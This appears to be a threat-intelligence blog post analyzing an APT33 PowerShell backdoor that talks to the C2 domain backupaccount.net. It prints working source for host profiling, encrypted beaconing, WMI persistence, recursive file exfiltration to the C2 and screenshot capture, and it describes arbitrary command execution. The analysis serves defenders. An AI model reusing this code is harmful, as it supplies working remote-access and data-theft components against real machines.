APT33 PowerShell Malware


norfolkinfosec.com/apt33-powershell-malware/

norfolk July 22, 2019

In late June, multipleresearchers and security entities (including researchers from ClearSky, FireEye, and U.S. Cybercom) highlighted APT33 activity in public outlets. Several of these files have already been identified and analyzed as part of ongoing discussions on Twitter regarding this activity.

This blog post examines a file identified through public resources with infrastructure links to these attacks that has not been widely examined.

As part of this activity, researchers identified the C2 domain “backupaccount[.]net” as a C2 used within a malicious HTA file hosted on attacker infrastructure. A PassiveTotal pivot at the time of this writing highlights 11 hashes associated with this domain. PassiveTotal accounts are free, but also do not offer the context behind these hash associations.



Of these 11 hashes:
– Eight are on VirusTotal.
– Two appear to be malicious documents related to this threat.
– One appears to be an AutoIt file documented in open source.
– Three appear to be malicious HTML/HTA files.
– Two appear to be malicious PowerShell scripts.

One of these scripts appears to be fairly unique, and work additional analysis:

MD5: 985797eb1a75f297359bf52aa7c27715
SHA1: 2c2cc6c42c6ccf74d96e5913277537679ec20fba
SHA256: 6bea9a7c9ded41afbebb72a11a1868345026d8e46d08b89577f30b50f4929e85

Immediately, the connection between this hash and the C2 server is clear. The malware contains a variable on the first line, $SRVURL, containing this domain.

```
$SRVURL = 'https://backupaccount.net'
$OS = $((Get-WmiObject -class Win32_OperatingSystem).Caption)
$domian=$env:UserDomain
$user="$env:USERNAME@$domian"
$hostname=$env:ComputerName
$hwid=(Get-WMIObject Win32_ComputerSystemProduct).UUID
$hwid = $hwid -replace "-",""
[string]$hwid=$hwid[8..31]
$hwid=$hwid -replace " ",""
$BID=$hwid
```

Configuration for PowerShell file

Initial Analysis

The malware defines the following 14 functions:

– Privilege
– Join
– Http-request
– Decrypt
– Encrypt
– upload
– download
– capture
– Poster
– Receiver
– Timer-post
– Functioner
– Functioner
– Loop

The malware enters a “while loop” (with a switch statement for “active” and “silent” mode, explained later) first calling the “Poster” function alongside a notification message for the C2. The “Encrypt” function is used to encrypt this message, and “Poster” will create a new WebClient object, using this to send a web request to the previously specified server.

```
while($true)
{
switch ($global:mode) {
    "active" {
    $global:isActive=$false
    $StopWatch = New-Object -TypeName System.Diagnostics.Stopwatch
    $StopWatch.Reset()
    $StopWatch.Start()
    $ActiveTime=$global:NewActiveTime
    Poster "`nReceived:active mode`nActive time is $ActiveTime seconds`n"
    while ($StopWatch.Elapsed.TotalSeconds -lt $ActiveTime)
    {
        Loop
        if($initcmd)
        {
            $initcmd=$null
        }
    }
    $StopWatch.Reset()
    if (-not $global:isActive)
    {
        $global:mode = "silent"
    }
    ; break}

    "silent" {
    Poster "`nReceived:silent mode`n"
    while ($true)
    {
        Loop
        if($initcmd)
            {
                $initcmd=$null
            }
    }
    ; break}
    default { Poster "Error"; break}
}
}
```

While Loop, which first calls the “Poster” function (and subsequently calls the “Loop” function)

```
function Poster
{
param (
        $output = $null
)

if ($output)
    {
    $values = New-Object System.Collections.Specialized.NameValueCollection;
    $output=Encrypt($output)
    $values.Add("value", "$output");
    $values.Add("star", "$($global:rnd)");

    $wc = New-Object System.Net.WebClient
    $wc.UploadValues($SRVURL + "/contact/msg/$BID$($global:rndPost)","post", $values);
    $WC.Dispose();
    }
}
```

Poster Function, which sends a message to the C2 server

After the “Poster” function, the malware calls the “Loop” function. This function serves as the primary C2 workflow for the malware. The malware will use the Receiver function (which in turn calls the Http-request function) to send a message to the C2 server (masked as a JSON). The response from this function will be parsed, with a string check to see if the beginning of the response matches the string of a command.

```
function Loop
{
        try {
            $global:rnd=-join ((48..57) + (97..122) | Get-Random -Count 32 | % {[char]$_})
            $RandomCount=5..15 | Get-Random
            $global:rndPost=-join ((48..57) + (65..90) | Get-Random -Count $RandomCount | % {[char]$_})
            $global:Cr_OS=Encrypt($OS+"|"+"$($global:rndPost)")
            $global:Cr_hostname=Encrypt($hostname+"|"+"$($global:rndPost)")
            $global:Cr_BID=Encrypt($BID+"|"+"$($global:rndPost)")
            $global:Cr_user=Encrypt($user+"|"+"$($global:rndPost)")
            if ($initcmd)
            {
            $cmd=$initcmd
            }
            else{$cmd = Receiver;}
            if ($cmd) {
                try {
                    if ($cmd.StartsWith("interactive ") -and $cmd.split(" ").Length -eq 2)
```

Start of the command loop

Command Structure

The following values are checked against the command string:

– interactive
– sleep
– cmd
– exit
– left
– Join
– upload
– download
– pass
– ldap
– sam
– capture

Each successful parsing will typically send a message to the C2 to confirm that the command has been received. A handful of commands only require short explanations. The “interactive” command expects a second numerical value to be part of the C2 response. If this value is 0, the malware sets itself to silent mode. If the value is greater than 299, it sets itself to active mode. If neither is true, it informs the operator that a valid value needs to be specified. These modes appear to modify the interval between requests, with active choosing a value between five and ten seconds and passive choosing a value between 45 minutes and 70 minutes.

```
else {
    if ($global:mode -eq "active")
    {
    $RandomRange=5..10
    $REQUEST_INTERVAL = Get-Random -InputObject $RandomRange
    $Cr_Interval=Encrypt($REQUEST_INTERVAL.tostring()+"|"+"$($global:rndPost)")
    Timer-post
    Start-Sleep $REQUEST_INTERVAL
    }
    elseif ($global:mode -eq "silent")
    {
    $RandomRange=(45*60)..(70*60)
    $REQUEST_INTERVAL = Get-Random -InputObject $RandomRange
    $Cr_Interval=Encrypt($REQUEST_INTERVAL.tostring()+"|"+"$($global:rndPost)")
    Timer-post
    Start-Sleep $REQUEST_INTERVAL
    }
}
```

Difference in request interval depending on the mode

The “sleep” command simply sets the mode to silent and breaks the C2 loop. The “cmd” command will inform the operator that they need to do “cmd /c” (to run the command silently), and the “exit” command will inform the user that they need to use the “close” command” to terminate the malware.

The next two commands (“Join” and “left”) can be thought of as a pair. The “join” command will call the “join” function, and it expects the parsed C2 command to contain two additional values passed to this function: a “method” and a “command.” Looking at the function, there are two valid methods: “wmi” and “reg”

The “wmi” method accepts the commands “check” and “remove.” If neither is specified, the malware will create a WMI event filter as a persistence method. If “check” is specified, the malware will use the “Privilege” function to determine if it has sufficient privileges to perform such an action (and will inform the operator if it does not). “Remove” will remove any event filter created.

```
function Join {

    param (
        [string]$method = "",
        [string]$command = ""
        )
    if ($method -eq "wmi")
    {
        if (-Not (Privilege) -and $command -ne "check" )
            {
            Poster "`nUnsufficient privileges for wmi persist`n"
            return
            }
        else
            {
            $check=Get-WmiObject -Class __EventFilter -Namespace "root\subscription" -filter "name='wpn'"
            if ($command -eq "check")
                {
                    if($check)
                    {
                        Poster "`nwmi persist with name=wpn *exist* !!`n"
                    }
                    else
                    {
                        Poster "`nwmi persist with name=wpn *DOS NOT exist* !!`n"
                    }
                }
            elseif ($command -eq "remove")
                {
                    Poster "`nRemoving wmi persist...`n"
                    Get-WmiObject -Class __EventFilter -Namespace "root\subscription" -filter "name='wpn'" | Remove-WmiObject
                    Get-WmiObject -Namespace "root\subscription" -Class 'CommandLineEventConsumer'-filter "name='wpn'" | Remove-WmiObject
                    Get-WmiObject -Namespace "root\subscription" -Class __FilterToConsumerBinding -filter "Filter='__EventFilter.Name=`"wpn`"'" | Remove-WmiObject
                    Poster "`nWmi persist removed`n"
                }
            else
                {
            try{
                Poster "`nAdding wmi persist ...`n"
                if(-not $check)
                    {
                    $Filter=Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments @{name='wpn';EventNameSpace='root\CimV2';QueryLanguage="W
                    $Consumer=Set-WmiInstance -Namespace "root\subscription" -Class 'CommandLineEventConsumer' -Arguments @{name='wpn';CommandLineTemplate="$($Env:S
                    Set-WmiInstance -Namespace "root\subscription" -Class __FilterToConsumerBinding -Arguments @{Filter=$Filter;Consumer=$Consumer} | Out-Null
                    Poster "`nwmi persist added with name=wpn and command=$command`n"
                    }
                else
                    {
                    Poster "`nwmi persist with name=wpn exist !!`n"
                    }
                }
            catch{
                Poster "`nError: could not persist wmi`n"
```

WMI workflow within the “join” function

The “reg” method provides an alternative persistence mechanism. The malware will check to see if there is an entry for a file named smrsservice.exe within the HKCU CurrentVersion\Run key. If the “add” command has been passed, it will create this key if it does not already exist (and inform the operator if the key has already been written). It will then download a file with this name to the users $env:APPDATA folder. The nature of this file is unknown, but it may serve as an additional payload or a mechanism for executing this PowerShell script.

The “reg” method also supports a “check” command (which reports if this registry value already exists) and a “remove” command (which removes the registry entry).

As previously mentioned, this overall “join” command is paired with the “left” command. If the C2 server specifies the “left” command, the malware will run the “remove” commands within the “join” function to perform the removal tasks described above. It will do this for *both* methods.

The next two commands are “download” and “upload.” Download will transfer a file from the victim to the attacker, whereas “upload” will push a file from the attacker to the victim device. The download command actually recursively traverses a directory specified by the attacker, uploading each file within this directory:

```
function download {
param (
        [string]$DownloadDir = ""
      )
if (test-path $DownloadDir)
{
$DownloadFile=dir $DownloadDir -recurse  | where { ! $_.PSIsContainer }
foreach ($file in $DownloadFile)
{
    $fullFilePath = $file |  % {$_.FullName}
    $FileName = $file | select -ExpandProperty name
    $address="/contact/$BID$($global:rndPost)/confirm"
    Poster "`nDownloading $fullFilePath`n"
    (New-Object Net.WebClient).UploadFile("$SRVURL$address", "$fullFilePath");
}
}
}
```

Download function

The next three commands appear to have external dependencies. “Pass” appears to expect an external PowerShell module named “invoke-pass” to be transmitted by the C2, although it is unclear what this would be/ Similarly, “ldap” expects to execute an “ldapCommand” parsed from the C2 response, and “sam” also appears to attempt to execute an additional script. As these were unavailable at the time of this analysis, this blog can only speculate from the command names that these might be intended for additional reconnaissance.

The “capture” command simply takes a screenshot, using a mechanism relatively common for malicious scripts of this nature:

```
Function capture {
   Add-Type -AssemblyName System.Windows.Forms
   $ScreenBounds = [Windows.Forms.SystemInformation]::VirtualScreen
   $ScreenshotObject = New-Object Drawing.Bitmap $ScreenBounds.Width, $ScreenBounds.Height
   $DrawingGraphics = [Drawing.Graphics]::FromImage($ScreenshotObject)
   $DrawingGraphics.CopyFromScreen( $ScreenBounds.Location, [Drawing.Point]::Empty, $ScreenBounds.Size)
   $DrawingGraphics.Dispose()
   $filepath = $env:temp + "\" + $(date -format dd-m-y-HH-mm-s) + ".png"
   $ScreenshotObject.Save($filepath)
   $ScreenshotObject.Dispose()
   download $filepath
   rm $filepath
}
```

Screenshot routine

Finally, if no “official” command is specified, the malware will attempt to run the C2 response as a PowerShell command via “iex” (invoke-expression). It will send the results of this command to the C2 server via the same Poster function.

At this point, the command loop will continue.